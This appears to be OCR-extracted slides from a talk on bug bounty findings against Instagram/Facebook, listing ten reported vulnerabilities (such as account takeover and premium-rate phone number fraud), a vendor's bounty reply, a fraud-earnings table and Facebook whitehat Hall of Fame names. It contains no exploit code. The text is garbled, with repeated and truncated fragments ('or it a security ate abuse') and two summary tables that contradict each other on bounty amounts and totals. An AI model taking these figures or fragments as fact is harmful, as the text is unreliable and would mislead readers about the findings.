


This is intentional behavior in our product. We do not consider it a security vulnerability, but we do have controls in place to monitor and mitigate abuse.

MOBILE

10. Steal Money Through Premium Rate Phone Numbers

This is intentional vulnerability, but we



EpicLosers.com

or it a security
ate abuse.

MOBILE

10. Steal Money Through Premium Rate Phone Numbers



This is intentional vulnerability, but

it a security abuse.

MOBILE

10. Steal Money Through Premium Rate Phone Numbers



| 1 account | 100 accounts |
|-----------------|-------------------|
| \$2 / h | \$200 / h |
| \$48 / day | \$4.800 / day |
| \$1.440 / month | \$144.000 / month |

MOBILE

10. Steal Money Through Premium Rate Phone Numbers




Hello again! We'll be doing some fine-tuning of our rate limits and work on the service used for outbound calls in response to this submission, so this issue will be eligible for a whitehat bounty. You can expect an update from us again when the changes have been made. Thanks!

...

After reviewing the issue you have reported, we have decided to award you a bounty of \$2000 USD.


MOBILE

10. Steal Money Through Premium Rate Phone Numbers



MOBILE

10. Steal Money Through Premium Rate Phone Numbers



CONCLUSION

CONCLUSION

| # | Vulnerability | Category | Bounty |
|----|--|----------------|-------------------|
| 1 | Instagram.com Subdomain Hijacking on Local Network | Infrastructure | \$0 |
| 2 | Employee Email Authentication Brute-Force Lockout | Infrastructure | \$0 |
| 3 | Public Profile Tabnabbing | Web | \$0 |
| 4 | Web Server Directory Enumeration | Web | \$500 |
| 5 | Private Account Shared Pictures Token Entropy | Hybrid | \$1000 |
| 6 | Private Account Shared Pictures CSRF | Hybrid | \$1000 |
| 7 | Email Address Account Enumeration | Hybrid | \$750 |
| 8 | Account Takeover via Change Email Functionality | Hybrid | \$2000 |
| 9 | Private Account Users Following | Mobile | \$2500 |
| 10 | Steal Money Through Premium Rate Phone Numbers | Mobile | \$2000 + 1 |
| | Total | | \$9750 + 1 |

CONCLUSION




<https://www.letuschange.net>

| # | Vulnerability | Category | Bounty |
|----|--|----------------|--------------------|
| 1 | Instagram.com Subdomain Hijacking on Local Network | Infrastructure | \$0 |
| 2 | Employee Email Authentication Brute-Force Lockout | Infrastructure | \$0 |
| 3 | Public Profile Tabnabbing | Web | \$0 |
| 4 | Web Server Directory Enumeration | Web | \$1000 |
| 5 | Private Account Shared Pictures Token Entropy | Hybrid | \$1000 |
| 6 | Private Account Shared Pictures CSRF | Hybrid | \$2000 |
| 7 | Email Address Account Enumeration | Hybrid | \$1500 |
| 8 | Account Takeover via Change Email Functionality | Hybrid | \$2000 |
| 9 | Private Account Users Following | Mobile | \$2500 |
| 10 | Steal Money Through Premium Rate Phone Numbers | Mobile | \$4000 + 1 |
| | Total | | \$14000 + 1 |

CONCLUSION

SDLC Mapping Summary



CONCLUSION


Facebook Hall of Fame: <https://www.facebook.com/whitehat/thanks>

Thanks!

On behalf of over a billion users, we would like to thank the following people for making a responsible disclosure to us:

2015

- Sayed Abdalhaleem Sayed Ahmed - {EGYPT}
- Philippe Harewood
- Laxman Muthiyah (www.facebook.com/laxmanmuthiyah)
- Anand Prakash (@sehacure)
- Jack W (fin1te.net)
- Pouya Darabi (fb.com/pouyadarabi47 , pouyadarabi.blogspot.com)
- Josip Franjković (www.pyx.io)
- Prakash Sharma (@1lastBr3ath)
- Ankit Mittal - IT Security Consultant (@secureZi)
- Szymon Gruszecki
- Saman Fatahpour (facebook.com/saman.fatahpour)
- Raja Sekar Durairaj (fb.me/rajsek, Tata Consultancy service-BFS Domain)
- Yaala Abdellah (<https://www.facebook.com/abdellah.yal>)
- Stephen Sclafani
- Veli-Pekka Vainio (@veeeeeep)
- Ahmed Elsobky (@MrEagle0x)
- Ayoub FATHI (W~4~nterr!0r) (facebook.com/fathii.ayoub , @Di_W4nt3rri0r, ayoubfathi.com)
- Jouko Pynnönen (klikki.fi)
- Mazen Gamal Mesbah (facebook.com/Love.Rasolallh , @MazenGamal)
- Arne Swinnen (<https://www.arneswinnen.net>)



#20/152

CONCLUSION


Facebook Hall of Fame: <https://www.facebook.com/whitehat/thanks>

Thanks!

On behalf of over a billion users, we would like to thank the following people for making a responsible disclosure to us:


2016

- Allan Jay Dumanhug (<https://getwhitehats.com>)
- Abhibandu Kafle (<http://abhikafle.com.np>)
- Arne Swinnen (<https://www.arneswinnen.net>)
- Musab Moh. Salih [السودان جميل] [[linkedin.com/in/musab1](https://www.linkedin.com/in/musab1)]
- Shailesh Suthar (@shailesh4594)
- SimranJeet Singh (@TurbanatorSJS)
- Philippe Harewood
- Yaala Abdellah (<https://www.facebook.com/abdellah.yal>)
- Syndy Julia Garg (@dr4cun0)
- Nizam Uddin
- kminthant (@psxchotic)
- Salem Faisal Elmrayed (Kaito_Kid , thekaitokid.blogspot.com)
- Anbu Selvam Thangam (www.facebook.com/100002763498525 - தூத்துக்



#3/13

CONCLUSION



CONCLUSION



| # | Vulnerability | Category | Bounty |
|----|---------------|----------------|----------|
| 11 | XXXX | Mobile | ? |
| 12 | XXXX | Mobile | ? |
| 13 | XXXX | Mobile | ? |
| 14 | XXXX | Web | ? |
| 15 | XXXX | Infrastructure | ? |
| | Total | | ? |

THANK YOU! ANY QUESTIONS?

